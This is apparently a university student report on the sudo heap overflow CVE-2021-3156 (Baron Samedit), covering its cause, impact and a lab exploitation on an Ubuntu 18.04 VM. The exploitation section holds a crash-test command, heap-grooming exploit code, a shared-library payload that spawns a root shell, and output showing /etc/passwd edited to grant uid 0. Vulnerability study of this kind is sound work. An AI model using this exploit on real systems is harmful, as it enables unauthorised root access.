

CVE-2021-3156 Vulnerability

Description, Analysis, Exploitation, and Conclusion

Team number: 19

Group members: 0813102_鄭驊好、0816067_李昀澤

Description

Brief Introduction

Sudo before 1.9.5p2 contains an off-by-one error that can result in a heap-based buffer overflow, which allows privilege escalation to root via "sudoedit -s" and a command-line argument that ends with a single backslash character [1]. Any local user (normal/system users, sudoers/non-sudoers) can exploit this vulnerability without authentication.


Sudo is a common and useful utility in Linux- and Unix-based operating systems, it allows users to perform tasks with the security privileges of another user [2]. For example, the root user. This tool prevents the root user from being abused, and reduces the risk of ruining the whole system when accidentally performing unwanted commands. To be short, using sudo reduces the time to login and manage root user accounts, and enhances the system security.

An off-by-one error is a logic error involving the discrete equivalent of a boundary condition. It often occurs in computer programming when an iterative loop iterates one time too many or too few [3]. Another reason to cause this vulnerability is the logical inconsistency when dealing with command-line arguments when using the shell mode of sudo, detail will be discussed in the sections below.

Severity

According to Common Vulnerability Score System (CVSS) version 3.1, this CVE has a base score of 7.8 (high) [1]. Its base metrics are shown in Fig. 1 below [4].

Fig. 1



Affected Software

This vulnerability has existed in the sudo codebase for almost 10 years, which can be traced back to the commit 8255ed69 of July 2011. The Qualys Research Team discovered this vulnerability in January 2021 [5]. It affects all legacy versions of sudo from 1.8.2 to 1.8.31p2 and all stable versions from 1.9.0 to 1.9.5p1 in their default configuration.

By, [6]-[9], it is proven that Red Hat Enterprise Linux 7, 7.2, 7.3, 7.4, 8...etc; Ubuntu 20.10, 20.04...etc; Debian 8, 9, 10...etc; macOS Big Sur and so on are affected.

The Origin of Name

CVE-2021-3156 is named Baron Samedit since it is a play on Baron Samedi and the sudoedit utility. According to Voodoo mythology, Baron Samedi is the Loa (god) of the Dead. He is a chaotic spirit who spends his time smoking, drinking, and well possessing others [10].

Analysis

Mechanism

If sudo is executed to run a command in “shell” mode, sudo’s `main()` function will ideally call the following two functions if a certain mode or flag is set to deal with command-line arguments:

1. `parse_args()` - escaping metacharacters

This function rewrites `argv` by concatenating all command-line arguments and “escape” metacharacters by adding a backslash “\” before it. (line 10-17 of Fig. 2). Metacharacters are those that are not an alphabet or a number, and not “_”, “-”, and “\$”. For example, a backslash is a metacharacter in this case and should be escaped.

Fig. 2

```
1 // For shell mode we need to rewrite argv
2 if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)){
3     char **av, *cmd = NULL;
4     int ac = 1;
5
6     if (argc != 0){
7         /* shell -c "command" */
8         char *src, *dst;
9         ...
10        for (av = argv; *av != NULL; av++){
11            for (src = *av; *src != '\0'; src++){
12                /* quote potential meta characters */
13                if (!isalnum((unsigned char)*src) && *src != '_' && *src != '-' && *src != '$')
14                    *dst++ = '\\';
15                *dst++ = *src;
16            }
17            *dst++ = ' ';
18        }
19        ...
20    }
```

2. set_cmnd() - unescaping metacharacters

This function first `malloc` a `user_args` buffer on the heap according to the size of our command-line arguments (line 10-12 of Fig. 3). Then, it will “unescape” the metacharacters in command-line arguments by removing one backslash before any non-space character, and copy the result to the `user_args` heap-based buffer (line 14-24 of Fig. 3).

```
1 static int set_cmnd(void){
2     if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)){
3         ...
4         /* set user_args */
5         if (NewArgc > 1){
6             char *to, *from, **av;
7             size_t size, n;
8
9             /* Alloc and build up user_args. */
10            for (size = 0, av = NewArgv + 1; *av; av++){
11                size += strlen(*av) + 1;
12            if (size == 0 || (user_args = malloc(size)) == NULL) {
13                ...
14            if (ISSET(sudo_mode, MODE_SHELL | MODE_LOGIN_SHELL)){
15                // When running a command via a shell, the sudo front-end escapes potential meta chars. We unescape non-spaces for sudoers matching
16                for (to = user_args, av = NewArgv + 1; (from = *av); av++){
17                    while (*from){
18                        if (from[0] == '\\' && !isspace((unsigned char)from[1]))
19                            from++;
20                        *to++ = *from++;
21                    }
22                    *to++ = ' ';
23                }
24                *--to = '\0';
25            }
26        }
27    }
```

Fig. 3

However, this part is where the one-by-one error comes to play. If the command-line arguments end with a single backslash, the while loop at line 17-24 of Fig. 3 won't stop iterating as expected. For example, if we have “aa\” as the command-line argument, the `from` is now pointing at the “\”:

- At line 18, “`from[0]`” is the backslash character, and “`from[1]`” is the argument's null terminator, which is not a space character.
- Thus, the if block at line 18 is entered, and “`from`” is incremented and points to the null terminator.
- The null terminator is now copied to the “`user_args`”, and “`from`” is incremented again and points to the first character after the null terminator, which is out of the argument's bounds.
- The while loop should ideally stop when reading a null terminator; however, it is now bypassing the null terminator and continues reading and copying out-of-bounds characters to the “`user_args`” buffer until the next null terminator is successfully encountered.

Thus, this function is vulnerable to heap-based buffer overflow [11].

But we have seen two functions, `parse_args()` for escaping (adding additional backslash) and `set_cmnd()` for unescaping (removing backslash). Theoretically, no single backslash can enter `set_cmnd()` since the command-line

arguments will first be processed in `parse_args()`. However, the conditions for entering the two functions are slightly different, and we can avoid entering `parse_args()` before entering `set_cmnd()` by utilizing the condition inconsistency.

Condition to enter <code>parse_args()</code>	<code>if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL))</code>
Condition to enter <code>set_cmnd()</code>	<code>if (sudo_mode & (MODE_RUN MODE_EDIT MODE_CHECK)) { ... if (ISSET(sudo_mode, MODE_SHELL MODE_LOGIN_SHELL)) {</code>
Condition we would like to achieve	<code>MODE_SHELL && !MODE_RUN && (MODE_EDIT MODE_CHECK)</code>

We can obtain the desired condition by using the “`sudoedit -s`” command. Fig. 4 shows the source code of the function block of `sudoedit`. The default flag includes `MODE_SHELL` at line 1, we can see that `sudoedit` won’t reset the `valid_flag`. And at line 10, `mode` is set to `MODE_EDIT`. Also, `MODE_RUN` is not set.

```

1  #define DEFAULT_VALID_FLAGS (MODE_BACKGROUND | MODE_PRESERVE_ENV | MODE_RESET_HOME | MODE_LOGIN_SHELL | MODE_NONINTERACTIVE | MODE_SHELL)
2  ...
3  int valid_flags = DEFAULT_VALID_FLAGS;
4  ...
5  /* First, check to see if we were invoked as "sudoedit". */
6  proglen = strlen(progname);
7  if (proglen > 4 && strcmp(progname + proglen - 4, "edit") == 0)
8  {
9      progname = "sudoedit";
10     mode = MODE_EDIT;
11     sudo_settings[ARG_SUDOEDIT].value = "true";
12 }

```

Fig. 4

Hence, we can use “`sudoedit -s`” with command-line arguments that end with a single backslash to avoid the escape function, reach the vulnerable `unescape` function, and overflow the heap-based buffer “`user_args`” [12].

Impact

Attackers can control the size of the “`user_args`” buffer that is being overflowed by adjusting the size of the command-line argument. Also, since the last command-line argument is followed by the environment variables, attackers can modify the content and the size of the environment variables to control the size and the content of the overflow [11].


Attackers can utilize the above vulnerabilities to perform privilege escalation, which is, to obtain root privileges and do whatever the attackers would like to do.

Exploitation

Environment Setup

1. Step 1. - OS version

Download [Ubuntu 18.04](#) iso file and set it up using VirtualBox



SHA1SUMS.gpg	2020-02-12 14:39	916
SHA256SUMS	2021-09-16 21:58	4.9K
SHA256SUMS.gpg	2021-09-16 21:58	833
source/	2021-08-27 18:38	-
ubuntu-18.04-desktop-amd64.iso	2018-04-26 18:44	1.8G
ubuntu-18.04-desktop-amd64.iso.torrent	2018-04-26 20:58	72K
ubuntu-18.04-desktop-amd64.iso.zsync	2018-04-26 20:58	3.6M
ubuntu-18.04-desktop-amd64.list	2018-04-26 18:44	7.9K
ubuntu-18.04-desktop-amd64.manifest	2018-04-26 18:40	53K

Fig. 5

2. Step 2. Package Installation

Downgrade the sudo version to sudo 1.8.21p2 using the command below (you'll have to be in NAT or Bridge mode to download):

```
sudo apt install sudo=1.8.21p2-3ubuntu1
```




Fig. 6

Also, install the packages below to use Makefile and clang compiler:

```
sudo apt install make build-essential
```

3. Step 3. - PoC

Check whether the environment is vulnerable, login to an account which is not root and use the following command [13]:

```
$ sudoedit -s '\`' `perl -e 'print "A" x 65536`'
```

- Vulnerable: Segmentation fault
- Normal: usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-u user] file ...

Exploitation Workflow

We will exploit CVE-2021-3156 to perform the privilege escalation and modify the `/etc/passwd` to make our newly created user a root user. Since we are able to overflow the heap, we would like to find if there is any structure on the heap that is used by other programs, and also that program should be able to perform what we would like to do (privilege escalation). After finding that program and the heap structure, we will modify the content of that heap structure to make the program we find to perform what is desired.

Step 1. Do a fuzzing test to find out programs and structures that we can utilize.

However, since we are not able to reproduce the fuzzing test, we referenced the official documentation from Qualys Security [5] and some open-source introduction [14]-[15]. We would use the function `nss_load_library` and the heap structure “`service_user`” it uses.

Step 2. Perform heap feng-shui (heap grooming) by allocating different layouts of the command-line arguments and the environment variables [16] to place the `service_user` structure right after the `user_args` on the heap.

Step 3. Since the `nss_load_library` loads a shared library, we overwrite the shared library name in `service_user` to our own-defined shared library.

Step 4. In our own shared library, we set the `uid` and `gid` to 0 to have root privilege, then open a shell. Thus we will get a shell as root.

Step 5. After getting a root shell, we can use `vi /etc/passwd` to modify our user’s privilege to root.

Step 2 and Step 3 above are performed in `exploited.c`, and Step 4 is defined in `shellcode.c`. One can simply use `make all` to compile the code. After the code is compiled, you’ll get a `/libnss_x/x.so.2` and `exploit`. Simply use `./exploit` to gain the root shell and do Step 5.

Exploitation Detail

Step 1. Fuzzling Test

First, we’ve known that we must find a structure on the heap which can be overflowed. Therefore, we can do a fuzzing test (here, we referenced the Qualys document as mentioned above) to the input and see where the program crashed, then try to find something useful. Luckily, there is a function called “`nss_lookup_function`”, and this function will call “`nss_load_library`” which then calls “`dlopen`”, to load an external library.

```

327 static int
328 nss_load_library (service_user *ni)
329 {
330     if (ni->library == NULL)
331     {
332         ...
338         ni->library = nss_new_service (service_table ?: &default_table,
339                                         ni->name);
340         ...
342     }
344     if (ni->library->lib_handle == NULL)
345     {
346         /* Load the shared library. */
347         size_t shlen = (7 + strlen (ni->name) + 3
348                        + strlen (__nss_shlib_revision) + 1);
349         int saved_errno = errno;
350         char shlib_name[shlen];
351
352         /* Construct shared object name. */
353         __stpcpy (__stpcpy (__stpcpy (__stpcpy (shlib_name,
354                                                  "libnss_"),
355                                                  ni->name),
356                                                  ".so"),
357                  __nss_shlib_revision);
358
359         ni->library->lib_handle = __libc_dlopen (shlib_name);

```

Fig. 7

What makes the “nss_load_library” crash is that the fuzzing test overwrote the pointer “library” at lines 344 of Fig. 7, which is a member of a heap-based struct “service_user”. As we can see, the name of the external library loaded by “dlopen” at lines 359 of Fig. 7 is decided by “ni->name”, which is also a member in “service_user”. Now, we know what function and what structure on the heap can be utilized.

Step 2. Heap Feng-Shui

However, we cannot directly overwrite “service_user” because we do not know whether it is right after “user_args” on the heap. Thus, a technique called “heap feng-shui (風水)” or “heap grooming” is used [16].

First, we need to know how the heap works. When we execute a program, different sizes of memory will constantly be allocated and freed, and there will be some holes in the heap, waiting for memory to be allocated [17]. By using the behavior of the heap, heap grooming is to find a perfect layout of the structures on the heap to make the “service_user” be placed right after “user_args” by controlling the command-line input and the environment variables like LC_MESSAGES, LC_TELEPHONE, and LC_MEASUREMENT [14].

```

24 // Some environemnt for heap Feng-Shui.
25 // To allocate the service_user after user_args
26 char messages[0xe0] = {"LC_MESSAGES=en_GB.UTF-8@"};
27 memset(messages + strlen(messages), 'A', 0xb8);
28
29 char telephone[0x50] = {"LC_TELEPHONE=C.UTF-8@"};
30 memset(telephone + strlen(telephone), 'A', 0x28);
31
32 char measurement[0x50] = {"LC_MEASUREMENT=C.UTF-8@"};
33 memset(measurement + strlen(measurement), 'A', 0x28);
34
35 // This environment variable will be copied onto the heap after the overflowing chunk.
36 // Use it to bridge the gap between the overflow and the target service_user struct.
37 char overflow[0x500] = {0};
38 memset(overflow, 'X', 0x4cf);
39 strcat(overflow, "\\");
40
41 // Overwrite the 'files' service_user struct's name with the path of our shellcode library.
42 // The backslashes write nulls which are needed to dodge a couple of crashes.
43 char *envp[] = {
44     overflow,
45     "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ",
46     "XXXXXXXX\\ ",
47     "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ",
48     "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ",
49     "x/x\\ ",
50     "Z",
51     messages,
52     telephone,
53     measurement,
54     NULL;

```

Fig. 8

Step 3. Overwrite service_user

Once we successfully organize “service_user” right after “user_args”, we can overwrite anything to “service_user”. In order to load our own shared library, we need to overwrite “ni->library” with a NULL pointer, to enter the block at lines 330-342 in Fig. 7, avoid the crash at line 344 in Fig. 7, and enter the block at lines 344-359 in Fig. 7, then overwrite “ni->name” (initially “systemd”) with “x/x”. By doing so, we will construct the name of a shared library “libnss_x/x.so.2” instead of “libnss_systemd.so.2”, and we can load our own shared library “libnss_x/x.so.2” from the current working directory and execute as root at line 359 in Fig. 7.

Step 4. Write Our Shared Library

In our shellcode.c, we set the uid and gid to 0, and open the shell. This shellcode.c will then be compiled as x.so.2 so that we can load it.

```


1  #include <unistd.h>
2  #include <stdlib.h>
3
4  static void __attribute__((constructor)) _init(void);
5
6  static void _init(void)
7  {
8      int status;
9      status = setuid(0);
10     status = setgid(0);
11     static char *a_argv[] = {"sh", NULL};
12     execv("/bin/sh", a_argv);
13     exit(0);
14 }

```

Fig. 8

Step 5. Compile and Exploit: modify /etc/passwd

Now, we can simply use `make all` to compile all the files, then use `./exploit` to exploit the vulnerability and get a root-privileged shell. Then, we can do whatever the root user can do. Here we modify the `/etc/passwd` to make one of our previously created users a root user too.




```
hycheng@hycheng-VirtualBox: ~/Desktop/CVE-2021-3156
File Edit View Search Terminal Help

hycheng@hycheng-VirtualBox:~/Desktop/CVE-2021-3156$ lsb_release -d
Description:    Ubuntu 18.04 LTS
hycheng@hycheng-VirtualBox:~/Desktop/CVE-2021-3156$ sudo -V
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
hycheng@hycheng-VirtualBox:~/Desktop/CVE-2021-3156$ make all
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c
cc -O3 -o exploit exploit.c
hycheng@hycheng-VirtualBox:~/Desktop/CVE-2021-3156$ ./exploit
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),116(lpadmin),126(sambashare),1000(hycheng)
# vi /etc/passwd
```

Fig. 9

Before exploitation:




```
test-cve@hycheng-VirtualBox: /home/hycheng/Desktop/CVE-2021-3156
File Edit View Search Terminal Help

hycheng@hycheng-VirtualBox:~/Desktop/CVE-2021-3156$ su test-cve
Password:
test-cve@hycheng-VirtualBox:/home/hycheng/Desktop/CVE-2021-3156$ whoami
test-cve
test-cve@hycheng-VirtualBox:/home/hycheng/Desktop/CVE-2021-3156$ id
uid=1001(test-cve) gid=1001(test-cve) groups=1001(test-cve)
test-cve@hycheng-VirtualBox:/home/hycheng/Desktop/CVE-2021-3156$ s
```


Fig. 10

After exploitation:



```
gdm.x:120:120: gnome-desktop-manager: /usr/lib/gdm3:/bin:/usr/bin:/s
h
hycheng:x:1000:1000:hycheng,,,:/home/hycheng:/bin/bash
test-cve:x:0:0:,,,:/home/test-cve:/bin/bash
~
-- INSERT --
```

Fig. 11



```
root@hycheng-VirtualBox: /home/hycheng/Desktop/CVE-2021-3156
File Edit View Search Terminal Help

root@hycheng-VirtualBox:/home/hycheng/Desktop/CVE-2021-3156# whoami
root
root@hycheng-VirtualBox:/home/hycheng/Desktop/CVE-2021-3156# id
uid=0(root) gid=0(root) groups=0(root)
root@hycheng-VirtualBox:/home/hycheng/Desktop/CVE-2021-3156#
```

Fig. 12

Conclusion

The CVE-2021-3156 utilizes the sudo source code's flaw (i.e., off-by-one error and logic inconsistency) to cause a heap-based buffer overflow. By exploiting the vulnerability, the attacker can overwrite the contents of other structures on the heap, and do privilege escalation to gain root privilege in the end.

By researching this CVE, we understand more about how to analyze and exploit a vulnerability, how heap and heap overflow works, and how difficult yet vital it is to write flawless or bugless code. It is said that the Qualys team found this vulnerability when doing regular day-to-day code reviews. It appears fascinating to us since it took quite a long time for us to understand the rationale behind the vulnerability and the exploitation process.

Though, unfortunately, we are not able to do the fuzzling test on our own. This gives us inspiration and direction to have further research on how to perform the fuzzling test and how to use gdb for heap feng-shui. Also, there may be some other ways to make use of this heap overflow and the root privilege, this could be another direction of follow-up research as well.

Reference

- [1] "NVD - CVE-2021-3156," [nvd.nist.gov](https://nvd.nist.gov/vuln/detail/CVE-2021-3156#vulnCurrentDescriptionTitle).
<https://nvd.nist.gov/vuln/detail/CVE-2021-3156#vulnCurrentDescriptionTitle>
- [2] "sudo 指令使用說明." <http://note.drx.tw/2008/01/linuxsudo.html> (accessed Dec. 25, 2022).
- [3] "Off-by-one error," Wikipedia, May 01, 2021.
https://en.wikipedia.org/wiki/Off-by-one_error
- [4] "CVSS v3.1 Base Score Calculator," [chandanbn.github.io](https://chandanbn.github.io/cvss/).
<https://chandanbn.github.io/cvss/>
- [5] "CVE-2021-3156: Heap-Based Buffer Overflow in Sudo (Baron Samedit)," Qualys Security Blog, Jan. 26, 2021.
<https://blog.qualys.com/vulnerabilities-threat-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit>
- [6] "Recently discovered CVE-2021-3156 SUDO bug also affects macOS Big Sur," Security Affairs, Feb. 03, 2021.
<https://securityaffairs.co/wordpress/114160/hacking/cve-2021-3156-sudo-bug-macos.html>
- [7] "Red Hat Customer Portal - Access to 24x7 support and knowledge," [access.redhat.com](https://access.redhat.com/security/cve/cve-2021-3156). <https://access.redhat.com/security/cve/cve-2021-3156>

- [8] “USN-4705-1: Sudo vulnerabilities | Ubuntu security notices,” Ubuntu.
<https://ubuntu.com/security/notices/USN-4705-1>
- [9] “CVE-2021-3156,” security-tracker.debian.org.
<https://security-tracker.debian.org/tracker/CVE-2021-3156> (accessed Dec. 25, 2022).
- [10] “Sudo Vulnerability Discovered: How To Protect Your System From Baron Samedit,” Front Page Linux.
<https://frontpagelinux.com/news/sudo-vulnerability-discovered-how-to-protect-your-system-from-baron-samedit/>
- [11] “Qualys Security Advisory,” qualys.com.
<https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>
- [12] “主机提权 | 浅析sudo堆缓冲区溢出漏洞CVE-2021-3156,” weixin.qq.com.
<https://reurl.cc/qZ6Zay>
- [13] “CVE-2021-3156 Sudo 安全漏洞 – Tsung’s Blog.”
<https://blog.longwin.com.tw/2021/01/cve-2021-3156-sudo-buffer-overflow-security-2021/> (accessed Dec. 25, 2022).
- [14] CptGibbon, “CVE-2021-3156,” GitHub, Dec. 22, 2022.
<https://github.com/CptGibbon/CVE-2021-3156> (accessed Dec. 25, 2022).
- [15] LiveOverflow, “pwnedit,” GitHub, Dec. 22, 2022.
<https://github.com/LiveOverflow/pwnedit> (accessed Dec. 25, 2022).
- [16] “Sudo Exploit Writeup,” www.kalmarunionen.dk.
<https://www.kalmarunionen.dk/writeups/sudo/> (accessed Dec. 25, 2022).
- [17] G. door Mathy, “Understanding the Heap & Exploiting Heap Overflows.”
<https://www.mathyvanhoef.com/2013/02/understanding-heap-exploiting-heap.html> (accessed Dec. 25, 2022).